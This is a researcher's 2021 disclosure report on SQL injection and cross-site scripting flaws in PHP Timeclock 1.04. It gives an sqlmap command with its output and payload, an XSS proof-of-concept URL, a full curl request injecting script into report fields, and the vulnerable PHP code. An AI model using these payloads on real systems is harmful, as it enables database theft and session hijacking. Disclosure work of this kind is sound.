PHP Timeclock Vulnerability Disclosure

SQL Injection and Cross-Site Scripting on PHP Timeclock 1.04

Tyler Butler

Freelance Security Researcher

Friday, May 7th, 2021

Executive Summary

In May of 2021, I discovered several vulnerabilities in the PHP Timeclock[1] Time Management Software version 1.0.4 including SQL Injection (SQLi) and cross-site scripting (XSS). The risks posed by these vulnerabilities are severe. Attackers can exploit the SQL injection vulnerability to gain unauthorized access to the backend MySQL database. Depending on protections in place, it might be possible to use this access to pivot into other areas of the network. Furthermore, attackers can exploit the reflective XSS vulnerability by creating specially crafted links which run arbitrary JavaScript in the context of users who open the links. This can be used to phish users and steal session cookies and impersonate users and administrators.

I attempted to disclose these vulnerabilities to the application developer, however, PHP Timeclock has stopped being under active maintenance since 2013. With no vendor to disclose this information too, I conducted basic open-source intelligence (OSINT) to find and notify organizations who are still using the now-known vulnerable application. In addition, I released two proof of concept submissions to the Exploit-DB database.

1. PHP Timeclock 1.04 - Time and Boolean Based Blind SQL Injection[2]
2. PHP Timeclock 1.04 - 'Multiple' Cross Site Scripting (XSS)[3]

[1] http://timeclock.sourceforge.net/
[2] https://www.exploit-db.com/exploits/49849
[3] https://www.exploit-db.com/exploits/49853

Table of Contents

Identified Vulnerabilities

The following section details each vulnerability found, including a high-level overview, associated risks, and a proof of concept. The proof of concepts are examples scripts or command line arguments to tools which can proof exploitability of the vulnerability.


PHP Timeclock 1.04 - Time and Boolean Based Blind SQL Injection

Overview: The PHP Timeclock application is vulnerable to a time-based and boolean-based blind sql injection in the login_userid post body parameter of the /login.php resource. An attacker can exploit this vulnerability to dump the entire backend database, which includes employee and admin credentials among other information. Automated tools such as sqlmap can assist in this process. Image 1 shows a sample PoC where sqlmap is used to dump the database name as proof of exploitability.

Risk: [HIGH] Attackers can exploit this vulnerability to enumerate the backend MySQL database, and create a dump of current data.

PoC: sqlmap -u http://localhost/login.php --method POST --data "login_userid=user&login_password=pass" -p login_userid --not-string="Warning" --dbms=MySQL --technique=TB --current-db

Image 1: Dumping the Database Name with SQLMap



```
┌──(kali㉿kali)-[~/Desktop]
└─$ sqlmap -u http://localhost/login.php --method POST --data "login_userid=user&login_password=pass" -p login_userid --not-string="Warning" --dbms=MySQL --technique=TB --current-db

        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.5.3#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applica
ble local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 16:20:15 /2021-05-06/

[16:20:16] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=0ba3b6be372...54ec0891ba'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: login_userid (POST)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: login_userid=user' RLIKE (SELECT (CASE WHEN (6715=6715) THEN 0x75736572 ELSE 0x28 END))-- zOVk&login_password=pass
---
[16:20:17] [INFO] testing MySQL
[16:20:17] [INFO] confirming MySQL
[16:20:17] [INFO] the back-end DBMS is MySQL
web application technology: PHP 4.4.9, PHP, Apache 2.2.34
back-end DBMS: MySQL < 5.0.0
[16:20:17] [INFO] fetching current database
[16:20:17] [INFO] resumed: timeclock
current database: 'timeclock'
[16:20:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 16:20:17 /2021-05-06/
```

Image 1: Shown above, the command line tool sqlmap is shown exploiting a time based sql injection in the test environment. The command uses the. –current-db option, which dumps the database name. Other options could dump all data in the database.

PHP Timeclock 1.04 - 'Multiple' Cross Site Scripting (XSS)[4]

Multiple Unauthenticated Reflective Cross-Site Scripting Vulnerabilities via Get Request


Overview: The PHP Timeclock application is vulnerable to reflective cross-site scripting via GET Request. By appending a backslash and a single quote to the get request URL, an attacker can insert a XSS payload to receive arbitrary JavaScript execution. In total, 4 resources are vulnerable and are listed below. An attacker can exploit this vulnerability in phishing campaigns to collect victim's session tokens, which can then be used to log in to the application. Image 2 shows an example of exploiting the vulnerability.

1. /login.php
2. /timeclock.php
3. /reports/audit.php
4. /reports/timerpt.php

Risks: [HIGH] Attackers can exploit this vulnerability by sending targeted phishing links to school administrators and employees which contain in-URL payloads to steal php session cookies and credentials. These session cookies can then be sent back to an attacker owned machine and be used to login and impersonate the user. For example, an attacker can send a phishing link to the admin which will exploit the XSS when clicked, sending the session cookie to an attacker owned server. The attacker can then log into the application as the administrator.

PoC: *http://localhost/login.php/'%3E%3Csvg/onload=alert%60xss%60%3E*

Image 2: Exploiting a Reflective Cross Site Scripting Vulnerability


PHP Timeclock 1.04 - Admin L
http://localhost/login.php/'><svg/onload=alert%60xss%60>
May 6, 2021
Home
Administration
Reports
OK
Log In

localhost says

xss

PHP Timeclock Admin Login

Username:

Password:

[4] https://www.exploit-db.com/exploits/49853

Multiple Authenticated Cross-Site Scripting Vulnerabilities via Post Parameters in Reporting Tools

Overview: The PHP Timeclock application is vulnerable to multiple cross site scripting vulnerabilities in the reporting functionalities of total_hours.php, timerpt.php, and audit.php. Each of these resources is vulnerable to payload injection in the from_date, and to_date parameters. The effected components are listed below.


1. total_hours.php
2. timerpt.php
3. audit.php

Risks: [Low] The risks of this XSS is low. To exploit the vulnerability, an attacker needs to be an authenticated administrator. Further reducing exploitability, the XSS is only interpreted when creating a report, and is not stored in the application. There is little impact. The PoC in Image 3 uses a local test environment to prove exploitability.

PoC:

```
curl -i -s -k -X $'POST' \
   -H $'Host: localhost' -H $'Content-Length: 242' -H $'Cache-Control: max-age=0' -H $'sec-ch-ua: \" Not A;Brand\";v=\"99\", 
\"Chromium\";v=\"90\"' -H $'sec-ch-ua-mobile: ?0' -H $'Upgrade-Insecure-Requests: 1' -H $'Origin: http://localhost' -H $'Content-
Type: application/x-www-form-urlencoded' -H $'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 
(KHTML, like Gecko) Chrome/90.0.4430.93 Safari/537.36' -H $'Accept: 
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9' -H $'Sec-Fetch-Site: same-origin' -H $'Sec-Fetch-Mode: navigate' -H $'Sec-Fetch-User: ?1' -H $'Sec-Fetch-Dest: 
document' -H $'Referer: http://localhost/reports/total_hours.php' -H $'Accept-Encoding: gzip, deflate' -H $'Accept-Language: en-
US,en;q=0.9' -H $'Connection: close' \
   -b $'PHPSESSID=deabe86d43dc8a946b4f9a20639bc0ad' \
   --data-binary 
$'date_format=M%2Fd%2Fyyyy&office_name=foo&group_name=foo+group&user_name=foo&from_date=5%2F6%2F2021\'><svg/o
nload=alert`xss`>&to_date=5%2F6%2F2021&csv=0&tmp_paginate=1&tmp_show_details=1&tmp_display_ip=1&tmp_round_time=0
&submit.x=23&submit.y=10' \
   $'http://localhost/reports/total_hours.php'
```

Image 3: Exploiting a Cross Site Scripting Vulnerably in Reporting Post Parameters


PHP Timeclock 1.04 - Hours W
http://localhost/reports/total_hours.php
OK
Waiting for localhost...

localhost says

xss


Vulnerable Components

PHP Timeclock 1.04 - Time and Boolean Based Blind SQL Injection

Use of Unfiltered MySQL Query Input

Details: The offending SQL injection component is the $query and $result SQL php statements on lines 12 and 17 of login.php. As shown in Image 4, the $query statement takes the unfiltered user id input and saves it in the $login_userid. A mysql_query is then initiated, including this input in the command. When a SQLi payload is used as the user id input, this command is passed directly to the database, thus enabling SQLi attacks.

Image 4: Vulnerable SQL Query in Login.php




```
if (isset($_POST['login_userid']) && (isset($_POST['login_password']))) {
    $login_userid = $_POST['login_userid'];
    $login_password = crypt($_POST['login_password'], 'xy');

    $query = "select empfullname, employee_passwd, admin, time_admin from ".$db_prefix."employees
              where empfullname = '".$login_userid."'";
    $result = mysql_query($query);
```

PHP Timeclock 1.04 - 'Multiple' Cross Site Scripting (XSS)

Use of Unfiltered $_SERVER['PHP_SELF'] Function

Details: The offending reflected XSS component is the use of $_SERVER['PHP_SELF'] in several areas of the application. The function grabs the parameters passed to the server through the GET request URL and inserts it directly into a form field. By entering a XSS payload and terminating the open form tag, injected JavaScript will execute. This is a well-known attack vector for PHP forms, and is typically avoiding by output encoding.[5]

Image 5: Use of Vulnerable Unfiltered $_SERVER['PHP_SELF'] Function



```
$self = $_SERVER['PHP_SELF'];
echo "<form name='auth' method='post' action='$self'>\n";
```

[5]https://www.w3schools.com/php/php_form_validation.asp